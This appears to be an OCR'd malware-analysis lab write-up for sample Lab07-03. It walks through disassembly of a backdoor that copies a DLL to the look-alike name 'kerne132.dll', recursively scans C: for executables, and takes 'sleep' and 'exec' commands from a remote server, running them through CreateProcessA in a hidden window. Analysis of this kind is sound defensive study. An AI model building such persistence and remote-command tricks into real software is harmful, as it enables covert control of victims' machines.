
```
mov     edi, ds:CreateFileA
push    eax             ; hTemplateFile
push    eax             ; dwFlagsAndAttributes
push    OPEN_EXISTING   ; dwCreationDisposition
push    eax             ; lpSecurityAttributes
push    FILE_SHARE_READ ; dwShareMode
push    GENERIC_READ    ; dwDesiredAccess
push    offset FileName ; "C:\\Windows\\System32\\Kernel32.dll"
call    edi ; CreateFileA
mov     ebx, ds:CreateFileMappingA
push    0               ; lpName
push    0               ; dwMaximumSizeLow
push    0               ; dwMaximumSizeHigh
push    PAGE_READONLY   ; flProtect
push    0               ; lpFileMappingAttributes
push    eax             ; hFile
mov     [esp+6Ch+hObject], eax
call    ebx ; CreateFileMappingA
mov     ebp, ds:MapViewOfFile
push    0               ; dwNumberOfBytesToMap
push    0               ; dwFileOffsetLow
push    0               ; dwFileOffsetHigh
push    FILE_MAP_READ   ; dwDesiredAccess
push    eax             ; hFileMappingObject
call    ebp ; MapViewOfFile
push    0               ; hTemplateFile
push    0               ; dwFlagsAndAttributes
push    OPEN_EXISTING   ; dwCreationDisposition
push    0               ; lpSecurityAttributes
push    FILE_SHARE_READ ; dwShareMode
mov     esi, eax
push    GENERIC_ALL     ; dwDesiredAccess
push    offset ExistingFileName ; "Lab07-03.dll"
mov     [esp+70h+argc], esi
call    edi ; CreateFileA
cmp     eax, 0FFFFFFFFh
mov     [esp+54h+var_4], eax
push    0               ; lpName
jnz     short loc_401503
```

```
call    ds:exit
```


Creates file mapping object of the library "Lab07-03.dll" (CreateFileMappingA with PAGE_READWRITE protection). Maps this object in to the memory (MapViewOfFile with FILE_MAP_ALL_ACCESS). Exits if failed to map.




Closes both handles of libraries. Copies file “Lab07–03.dll” to “C:\\windows\\system32\\kerne**1**32.dll” (looks like original, except ”l” letter is misspelled as number “1”). Zero and string “C:*” is passed as args to another function. * means all files located in C directory.




Searches for the first file or folder (FindFirstFileA). Checks if file attribute is directory (FILE_ATTRIBUTE_DIRECTORY).




Calls function _mv_mapfile.



If not the directory checks if filename is equal to ".” (current directory).




Also compares if it is root directory (“..”)



Explanation:
If you enter "dir" command in "cmd.exe" see one dot (current directory) and two dots (root directory).

```
06/28/2020  05:17 AM    <DIR>          .
06/28/2020  05:17 AM    <DIR>          ..
```

For example if current directory is "C:\WINDOWS\system32", then root dir is "C:\WINDOWS".Also compares if it is root directory ("..")




lea edi, [esp+154h+FindFileData.cFileName] ; edi points to file name
or ecx, 0FFFFFFFFh ; clever way to set ecx to -1
xor eax, eax ; set eax register to zero
repne scasb ; repeat if eax and edi are not equal to null. Each cycle ecx is decremented, untill it finds null symbol at the end of string.
not ecx ; inverts negative number to positive. Have string length + 1 (null byte)
dec ecx ; string length
All these assembly instruction do the same as strlen in c++.Allocates space for file name in memory (malloc).
Checks if file extension is ".exe".


```
loc_40135C:
lea     edi, [esp+154h+FindFileData.cFileName]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
dec     ecx
mov     edi, ebp
lea     ebx, [esp+ecx+154h+FindFileData.dwReserved1]
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
dec     ecx
lea     edi, [esp+154h+FindFileData.cFileName]
mov     edx, ecx
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
dec     ecx
lea     eax, [edx+ecx+1]
push    eax             ; Size
call    ds:malloc
mov     edx, [esp+158h+lpFileName]
mov     ebp, eax
mov     edi, edx
or      ecx, 0FFFFFFFFh
xor     eax, eax
push    offset aExe     ; ".exe"
repne scasb
not     ecx
sub     edi, ecx
push    ebx             ; Str1
mov     eax, ecx
mov     esi, edi
mov     edi, ebp
shr     ecx, 2
rep movsd
mov     ecx, eax
xor     eax, eax
and     ecx, 3
rep movsb
mov     edi, edx
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
dec     ecx
lea     edi, [esp+160h+FindFileData.cFileName]
mov     [ecx+ebp-1], al
or      ecx, 0FFFFFFFFh
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     edx, ecx
mov     edi, ebp
or      ecx, 0FFFFFFFFh
repne scasb
mov     ecx, edx
dec     edi
shr     ecx, 2
rep movsd
mov     ecx, edx
and     ecx, 3
rep movsb
call    ds:_stricmp
add     esp, 0Ch
test    eax, eax
jnz     short loc_40140C
```

When enumerates all files in the directory it pushes another string "*" and calls the same function again (recursive function). Enters the sub folder and repeat enumeration process. Find all executable files in the C drive (FindNextFileA).


Checks if file has "**PE**" header.




Example: **Image_File_Header** -> **e_lfanew** (Offset to PE Header)




Dll creates or opens the mutex **"SADFHUHF"**. Mutex are usefull to check if instance of the program has been executed before or not.




Initiates Winsock dll function (WSAStartup) uses **TCP** protocol to connect to server **"127.26.152.13:80"**.




If connects to server, sends hello message: "**hello**".
Disables send on a socket (shutdown).




Ready to receive command from the server.Received message is up to 4096 bytes length. Compares if command is **"sleep"** (sleeps for 1 min and repeats the same from sending hello message).



If command is "**exec**", Creates process (CreateProcessA) with argument "CREATE_NO_WINDOW". One of the most important parameter is lpCommandLine. Looking backwads edx register is pushed on to the stack. edx has the address of **CommandLine** (calculated using lea instruction).



This address doesn't appear anywhere except the beginning of function:




```
; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
_DllMain@12 proc near

hObject= dword ptr -11F8h
name= sockaddr ptr -11F4h
ProcessInformation= _PROCESS_INFORMATION ptr -11E4h
StartupInfo= _STARTUPINFOA ptr -11D4h
WSAData= WSAData ptr -1190h
buf= byte ptr -1000h
var_FFF= byte ptr -0FFFh
CommandLine= byte ptr -0FFBh
hinstDLL= dword ptr  4
fdwReason= dword ptr  8
lpvReserved= dword ptr  0Ch

mov     eax, 11F8h
call    __alloca_probe
mov     eax, [esp+11F8h+fdwReason]
push    ebx
push    ebp
push    esi
cmp     eax, 1
push    edi
jnz     loc_100011E8
```

It means that it has not defined CommandLine already. The value appears on a runtime, when command is received from server.Variables has negative, while arguments - positive value. CommandLine is the variable. **buf** contains the received command and **CommandLine** contains what to execute. The difference between buf and CommandLine are 5 bytes. 1000h-FFBh=**5** (h means in hexdecimal).

```
-00000000000011FF                db ? ; undefined
-00000000000011FE                db ? ; undefined
-00000000000011FD                db ? ; undefined
-00000000000011FC                db ? ; undefined
-00000000000011FB                db ? ; undefined
-00000000000011FA                db ? ; undefined
-00000000000011F9                db ? ; undefined
-00000000000011F8 hObject        dd ?                    ; offset
-00000000000011F4 name           sockaddr ?
-00000000000011E4 ProcessInformation _PROCESS_INFORMATION ?
-00000000000011D4 StartupInfo    _STARTUPINFOA ?
-0000000000001190 WSAData        WSAData ?
-0000000000001000 buf            db ?
-0000000000000FFF var_FFF        db ?
-0000000000000FFE                db ? ; undefined
-0000000000000FFD                db ? ; undefined
-0000000000000FFC                db ? ; undefined
-0000000000000FFB CommandLine    db ?
-0000000000000FFA                db ? ; undefined
-0000000000000FF9                db ? ; undefined
-0000000000000FF8                db ? ; undefined
-0000000000000FF7                db ? ; undefined
-0000000000000FF6                db ? ; undefined
-0000000000000FF5                db ? ; undefined
-0000000000000FF4                db ? ; undefined
-0000000000000FF3                db ? ; undefined
SP+0000000000000208
```

